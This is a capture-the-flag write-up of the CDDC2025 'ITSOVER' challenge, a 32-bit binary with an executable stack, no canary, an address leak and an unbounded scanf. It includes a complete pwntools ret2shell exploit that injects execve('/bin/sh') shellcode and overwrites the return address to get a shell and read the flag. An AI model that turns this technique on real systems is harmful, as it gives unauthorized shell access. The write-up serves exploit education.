ITSOVER
ret2shell
Architecture and protections

The binary is x32, with executable stack and no canary.
Static analysis

In main(), after providing an input, the program leaks the address of the start of the input buffer at line 24. There is also a vulnerable scanf() at line 16, which has been set to accept input until a newline is detected, regardless of length.
Exploit planning
- Send a single
charas a dummy input to leak the address of the start of the input buffer. - Input
Yto loop the program, this time sending the actual payload. - Input
Nto end the loop, causing the program to return to the injected shellcode.
Exploit crafting

Finding the pad length required:
Exploit code
from pwn import *

def print_success(msg):
    print("[\033[1;92m+\033[0m] " + f"{msg}")

elf = context.binary = ELF('./ITSOVER', checksec=False)
context.log_level = "error"

p = process()

p.sendlineafter(b"Info : ", b"A")
buffer = int(p.recvline().split(b":")[0],16)
print_success(f"buffer : {hex(buffer)}")

shellcode = asm("""
    xor ecx, ecx
    mul ecx
    push eax
    push 0x68732f2f
    push 0x6e69622f
    mov ebx, esp
    mov al, 0xb
    int 0x80
""")

pad_length = 140 - len(shellcode)
assert pad_length > 0, "Shellcode too large!"
print_success(f"shellcode : {len(shellcode)} bytes")

payload = flat(
    shellcode,
    pad_length * b'A',
    buffer
)

p.sendline(b"Y")
p.sendline(payload)
p.sendline(b"N")
sleep(0.1)
p.sendline(b"cat flag.txt")
p.interactive()


# CDDC2025{You_Thought_Flag_is_GAMEOVER?}
Exploit success